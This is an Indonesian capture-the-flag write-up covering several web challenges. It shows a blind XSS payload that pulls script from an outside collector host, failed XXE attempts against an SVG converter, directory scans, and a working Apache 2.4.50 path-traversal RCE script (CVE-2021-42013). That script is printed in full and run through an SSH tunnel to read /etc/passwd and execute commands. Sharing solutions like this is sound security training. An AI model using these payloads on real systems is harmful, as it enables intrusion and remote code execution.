
Setelah berhasil menyisipkan script, terdapat 2 hasil report. yaitu <http://104.248.155.148/index.php> dan <http://104.248.155.148/detail.feedback.php>.



Setelah saya lihat secara detail hasil reportnya, tidak ada yang dapat diambil (penting) dari hasil report tersebut. Kecuali pada screenshot halaman website <http://104.248.155.148/detail.feedback.php>. Karena disana sepertinya ada kalimat 3 baris. Tetapi, screenshot halaman website hasil reportnya di blur.




Karena di blur, saya mencari alternative website lain dan menemukan website <https://bxsshunter.com>. Saya melakukan tahapan sama seperti diatas, hanya saja script nya berubah menjadi "<script/src=<https://xssk.bxss.in>></script>"@email.email.



Ternyata di website ini malah screenshot halaman web nya blank putih. Tetapi diwebsite ini terdapat source codenya.


```
Source Code Copy to clipboard
<head></head><body>Email: "<script src="https://xssk.bxss.in"></script>"@email.email<br>Feedback: abc<br>Flag URL: flag.xss.php
updated to 'read'.</body></html>
```

Dari source code halaman website <http://104.248.155.148/detail.feedback.php>, ditemukan ada flag.xss.php.



Saat saya akses website tersebut, ternyata 'Access denied.'.

Selanjutnya dapat konfigurasi <https://bxsshunter.com> agar Collected Page flag.xss.php.



**Change Configuration**

Static Javascript XSS Payload:

Collected Page List: 

flag.xss.php Remove

Add

Additional JavaScript Payload URI:

Save Configuration

Setelah mengatur konfigurasinya, tinggal bypass saja seperti cara yang tadi. Dengan demikian, maka ditemukanlah flagnya.




**flag{bl1nd\_r3mote\_XSS\_Inj3ction\_}**

**http://180.214.246.108:9081/machintosh/svgtoimg.php**



Dari nama website yang diberikan sudah diketahui bahwa website ini adalah svg to image. Format svg adalah format file gambar berbasis xml.

Kemudian saya cek apakah ada kerentanan dengan meng-inputkan xml berikut ini:



Itu adalah uji entitas dasar, ketika parser xml mem-parse entitas eksternal, hasilnya harus berisi "Zaky" di bagian firstName dan "NR" di bagian lastName. Entitas didefinisikan di dalam elemen DOCTYPE.



Dan ternyata hasilnya adalah vuln. Kemudian saya mencoba berbagai macam payload XXE (XML External Entity) dari website dibawah ini dan juga mengubah-ubahnya.

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XXE%20Injection/README.md>

Setelah saya mencoba berbagai macam payload xee, saya tetap tidak bisa bypass websitenya. Website tersebut mempunyai firewall yang dapat mendeteksi directory, keyword xee, dan system.





Kemudian saya berpikir ada kemungkinan bahwa website ini hanyalah website untuk fake flag. Lalu, saya scan port ip tersebut dengan harapan menemukan port yang tersembunyi sekaligus melihat service apa yang digunakan pada port 9081.

```
[k@parrot]~$ nmap 180.214.246.108 -p- -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-21 21:53 WIB
Nmap scan report for 180.214.246.108
Host is up (0.015s latency).
Not shown: 65519 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    closed http
113/tcp   closed ident
1337/tcp  open  http         Apache httpd 2.4.48
2202/tcp  open  ssh          OpenSSH 8.4p1 Debian 6 (protocol 2.0)
2203/tcp  open  ssh          OpenSSH 8.4p1 Debian 6 (protocol 2.0)
2205/tcp  open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
3306/tcp  closed mysql
8000/tcp  closed http-alt
8003/tcp  open  http         Apache httpd 2.4.50 ((ix))
8010/tcp  open  ssl/xmpp?
8013/tcp  open  tcpwrapped
8080/tcp  open  http         Apache httpd 2.4.48 ((Debian))
8081/tcp  closed blackice-icecap
8084/tcp  closed webspn
9000/tcp  closed cslistener
9081/tcp  open  http         Apache httpd 2.4.48 ((Debian))
Service Info: Host: 192.168.99.4; OS: Linux; CPE: cpe:/o:linux:linux kernel
```

Setelah hasil scanning keluar, saya mencoba melihat apakah ada kerentanan pada service port 9081.

```

└─[k@parrot]-[~]
└─$searchsploit apache 2.4.48
-----
Exploit Title | Path
-----|-----
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC) | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execu | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execu | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | linux/dos/36906.txt
Webfoot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution | linux/remote/34.pl

Shellcodes: No Results

└─[k@parrot]-[~]
└─$

```

Dan ternyata hasilnya tidak ada.

Kemudian saya berpikir kemungkinan flag nya ada di file tersembunyi yang ada dalam directory machintosh.

```

[k@parrot ~]~/Tools/dirsearch]
$python3 dirsearch.py -u http://180.214.246.108:9081/machintosh/

┌───┐
│   │
└───┘ v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11710

Output: /home/k/Tools/dirsearch/reports/http_180.214.246.108_9081/_machintosh__23-04-23_08-24-45.txt

Target: http://180.214.246.108:9081/

[08:24:45] Starting: machintosh/
[08:24:47] 403 - 282B - /machintosh/php.txt
[08:24:47] 403 - 282B - /machintosh/aspx.txt
[08:24:47] 403 - 282B - /machintosh/jsp.txt
[08:24:47] 403 - 282B - /machintosh/html.txt
[08:24:47] 403 - 282B - /machintosh/js.txt
[08:24:51] 403 - 282B - /machintosh/.cc-ban.txt
[08:24:54] 200 - 6KB - /machintosh/.DS_Store
[08:25:00] 403 - 282B - /machintosh/.ht_wsr.txt
[08:25:00] 403 - 202B - /machintosh/.hg_wsr.txt

```

Setelah melakukan scanning, ada banyak file yang tersembunyi. *\*\*gambar screenshot diatas saya potong karena tidak cukup untuk diletakkan jika terlalu lebar.*

Walaupun hasil scanning ditemukan banyak file tersembunyi, namun file-file tersebut menunjukkan kode 403 (akses ditolak / terlarang) dan hanya ada 1 file yang kode 200 (permintaan berhasil).


Lalu saya coba kerucutkan serangan ke file .DS\_Store. Kemudian saya mendownload file tersebut kemudian langsung membacanya.

```
[k@parrot]~/Downloads/Final-CTF
$ wget http://180.214.246.108:9081/machintosh/.DS_Store && cat .DS_Store
--2023-04-23 13:13:04-- http://180.214.246.108:9081/machintosh/.DS_Store
Connecting to 180.214.246.108:9081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6148 (6.0K)
Saving to: '.DS_Store'

.DS_Store          100%[=====>] 6.00K --.-KB/s  in 0s
2023-04-23 13:13:05 (111 MB/s) - '.DS_Store' saved [6148/6148]

oimg.p
  svgtoimg.phpIlocblobA.000000thisisyourfl4g.txtIlocblob0.000000
                                @ @ @ @
                                DSDB ` @ @ @-[k@parrot]~/Downloads/Final-CTF
$
```

Di Dalam file tersebut menunjukkan ada text 'thisisyourfl4g.txt'. Saya berasumsi bahwa file tersebut adalah file tersembunyi yang ada pada directory machintosh. Kemudian saya coba akses websitenya.



Ternyata memang benar bahwa file tersebut adalah file yang berada di directory machintosh. Namun, saat ingin mengakses file, permintaan / akses saya ditolak.

Setelah menemukan ini, saya semangat lagi untuk mengotak-ngatik payload xee nya. Dan ternyata harus menggunakan karakter khusus (html entity) agar tidak di firewall oleh websitenya.

saya menggunakan website berikut untuk convert ke html entity:


<https://mothereff.in/html-entities>



## Kesimpulan

Menurut saya soal ini adalah mengenai kerentanan website terhadap serangan xee. Namun saya tidak berhasil bypass flagnya. Dan saya berasumsi bahwa jika saya menemukan payload yang pas dan berhasil bypass, maka saya bisa membaca file ini <http://180.214.246.108:9081/machintosh/thisisyourfl4g.txt>.

**http://180.214.246.108:9081/web.log/**



Ini adalah website yang tidak ada apapun di dalamnya. Namun, ada clue security misconfigurations.


Kemudian saya scanning directory.


```
Output: /home/k/Tools/dirsearch/reports/http_180.214.246.108_9081/_web.log__23-04-23_17-19-01.txt
Target: http://180.214.246.108:9081/

[17:19:01] Starting: web.log/
[17:19:14] 403 - 282B - /web.log/.ht_wsr.txt
[17:19:14] 403 - 282B - /web.log/.htaccess.bak1
[17:19:14] 403 - 282B - /web.log/.htaccess.sample
[17:19:14] 403 - 282B - /web.log/.htaccess.orig
[17:19:14] 403 - 282B - /web.log/.htaccess_extra
[17:19:14] 403 - 282B - /web.log/.htaccessBAK
[17:19:14] 403 - 282B - /web.log/.htaccessOLD2
[17:19:14] 403 - 282B - /web.log/.htm
[17:19:14] 403 - 282B - /web.log/.htaccessOLD
[17:19:14] 403 - 282B - /web.log/.html
[17:19:14] 403 - 282B - /web.log/.htaccess.save
[17:19:14] 403 - 282B - /web.log/.htpasswd_test
[17:19:14] 403 - 282B - /web.log/.htaccess_sc
[17:19:15] 403 - 282B - /web.log/.htpasswd
[17:19:15] 403 - 282B - /web.log/.httr_oauth
[17:19:14] 403 - 282B - /web.log/.htaccess_orig
[17:19:21] 403 - 282B - /web.log/.php
[17:19:49] 200 - 14B - /web.log/admin.php
[17:20:26] 301 - 334B - /web.log/backup -> http://180.214.246.108:9081/web.log/backup/
[17:20:26] 200 - 965B - /web.log/backup/
```

Didapat directory /backup/ dan file /admin.php.


Akses ke /admin.php ditolak.






Kemudian ditemukan file web.log berikut.

<http://180.214.246.108:9081/web.log/backup/web.log>.



Dari log file tersebut didapat file admin.php.



Saya melakukan bypass dengan metode yang sama dengan website

<http://180.214.246.108:9081/machintosh/svgtoimg.php> karena website ini sama (ip & port).

Kemudian saya men-decode kode base64 menggunakan <https://cyberchef.io/>.



	<pre>if ('192.168.1.51' === \$user_ip) {     if (\$_SERVER['REQUEST_METHOD'] !== 'PATCH') {         header('HTTP/1.0 405 Method Not Allowed');         echo "Method Not Allowed.";         exit;     }     echo "flag{congratz_y0u_0wn3d_th1s_challeng3}"; } else {     echo "Access Denied!"; }</pre>
--	--

Dan dengan ini telah ditemukan flagnya.

**flag{congratz\_y0u\_0wn3d\_th1s\_challeng3}**



## Tinggalkan Jejak - Web Server 192.168.99.43

Diberikan website 192.168.99.43, yaitu website dengan ip local. Mungkin ip ini bisa diakses melalui ssh server yang diberikan oleh panitia.

```
[k@parrot]~$ ssh kelastambah@180.214.246.148 -p 2213
kelastambah@180.214.246.148's password:
kelastambah@app3:~$ curl 192.168.99.43
<html><body><h1>It works!</h1></body></html>
kelastambah@app3:~$ nmap -sV 192.168.99.43
Starting Nmap 7.80 ( https://nmap.org ) at 2023-04-23 11:43 UTC
Unable to find nmap-services! Resorting to /etc/services
NSE: failed to initialize the script engine:
could not locate nse_main.lua
stack traceback:
[C]: in ?
QUITTING!
kelastambah@app3:~$ curl -vvv 192.168.99.43
* Trying 192.168.99.43:80...
* TCP_NODELAY set
* Connected to 192.168.99.43 (192.168.99.43) port 80 (#0)
> GET / HTTP/1.1
> Host: 192.168.99.43
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 23 Apr 2023 11:45:05 GMT
< Server: Apache/2.4.50 (Unix)
< Last-Modified: Mon, 11 Jun 2007 18:53:14 GMT
< ETag: "2d-432a5e4a73a80"
< Accept-Ranges: bytes
< Content-Length: 45
< Content-Type: text/html
<
<html><body><h1>It works!</h1></body></html>
* Connection #0 to host 192.168.99.43 left intact
kelastambah@app3:~$
```

Dari informasi tersebut diperoleh bahwa websitenya menggunakan server Apache/2.4.50. Kemudian saya cari exploit versi server tersebut.

```
Parrot Terminal
[k@parrot]~$ searchsploit apache 2.4.50

-----
Exploit Title | Path
-----
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service | multiple/dos/26710.txt
Apache HTTP Server 2.4.50 - Path Traversal & Remote Code Execution (RCE) | multiple/webapps/50406.sh
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2) | multiple/webapps/50446.sh
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3) | multiple/webapps/50512.py
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC) | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execu | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execu | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution | linux/remote/34.pl

Shellcodes: No Results
[k@parrot]~$
```

Terdapat 3 exploit, saya pilih yang atas saja.

```
Parrot Terminal x Parrot Terminal
[k@parrot]~$ cat /usr/share/exploitdb/exploits/multiple/webapps/50406.sh
# Exploit: Apache HTTP Server 2.4.50 - Path Traversal & Remote Code Execution (RCE)
# Date: 10/05/2021
# Exploit Author: Lucas Souza https://lsass.io
# Vendor Homepage: https://apache.org/
# Version: 2.4.50
# Tested on: 2.4.50
# CVE : CVE-2021-42013
# Credits: Ash Daulton and the cPanel Security Team

#!/bin/bash

if [[ $1 == '' ]]; [[ $2 == '' ]]; then
echo Set [TARGET-LIST.TXT] [PATH] [COMMAND]
echo ./PoC.sh targets.txt /etc/passwd
echo ./PoC.sh targets.txt /bin/sh id
exit
fi
for host in $(cat $1); do
echo $host
curl -s --path-as-is -d "echo Content-Type: text/plain; echo; $3" "$host/cgi-bin/%32%65%32%65/%32%65%32%65/%32%65%32%65/%32%65%32%65/%32%65%32%65/%32%65%32%65/%32%65%32%65/$2"; done

# PoC.sh targets.txt /etc/passwd
# PoC.sh targets.txt /bin/sh whoami [k@parrot]~$
```

Karena saya coba dan tidak bisa menjalankan exploitnya melalui ssh, saya port forwarding network tersebut ke local saya.

```
[x]~[k@parrot]~$ ssh kelastambah@180.214.246.148 -p 2213 -L 8888:192.168.99.43:80
kelastambah@180.214.246.148's password:
kelastambah@app3:~
```

```
[k@parrot]~$ curl 127.0.0.1:8888
<html><body><h1>It works!</h1></body></html>
[k@parrot]~$
```

Setelah berhasil, kemudian saya coba exploitnya.

```

[k@parrot]--[~/Downloads/Final-CTF]
└─ $cp /usr/share/exploitdb/exploits/multiple/webapps/50406.sh 50406.sh
[k@parrot]--[~/Downloads/Final-CTF]
└─ $./50406.sh
Set [TAGET-LIST.TXT] [PATH] [COMMAND]
./PoC.sh targets.txt /etc/passwd
./PoC.sh targets.txt /bin/sh id
[k@parrot]--[~/Downloads/Final-CTF]
└─ $echo "127.0.0.1:8888" > local.txt
[k@parrot]--[~/Downloads/Final-CTF]
└─ $./50406.sh local.txt /etc/passwd
127.0.0.1:8888
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator at
you@example.com to inform them of the time this error occurred,
and the actions you performed just before this error.</p>
<p>More information about this error may be available
in the server error log.</p>
</body></html>
[k@parrot]--[~/Downloads/Final-CTF]
└─ $./50406.sh local.txt /bin/sh id
127.0.0.1:8888
uid=1(daemon) gid=1(daemon) groups=1(daemon)
[k@parrot]--[~/Downloads/Final-CTF]
└─ $

```

Lalu tinggalkan jejak saja sesuai soalnya.

```

[k@parrot]--[~/Downloads/Final-CTF]
└─ $./50406.sh local.txt /bin/bash "echo KELASTAMBAH_pernah_disini > /tmp/kelastambah"
127.0.0.1:8888
[k@parrot]--[~/Downloads/Final-CTF]

[k@parrot]--[~/Downloads/Final-CTF]
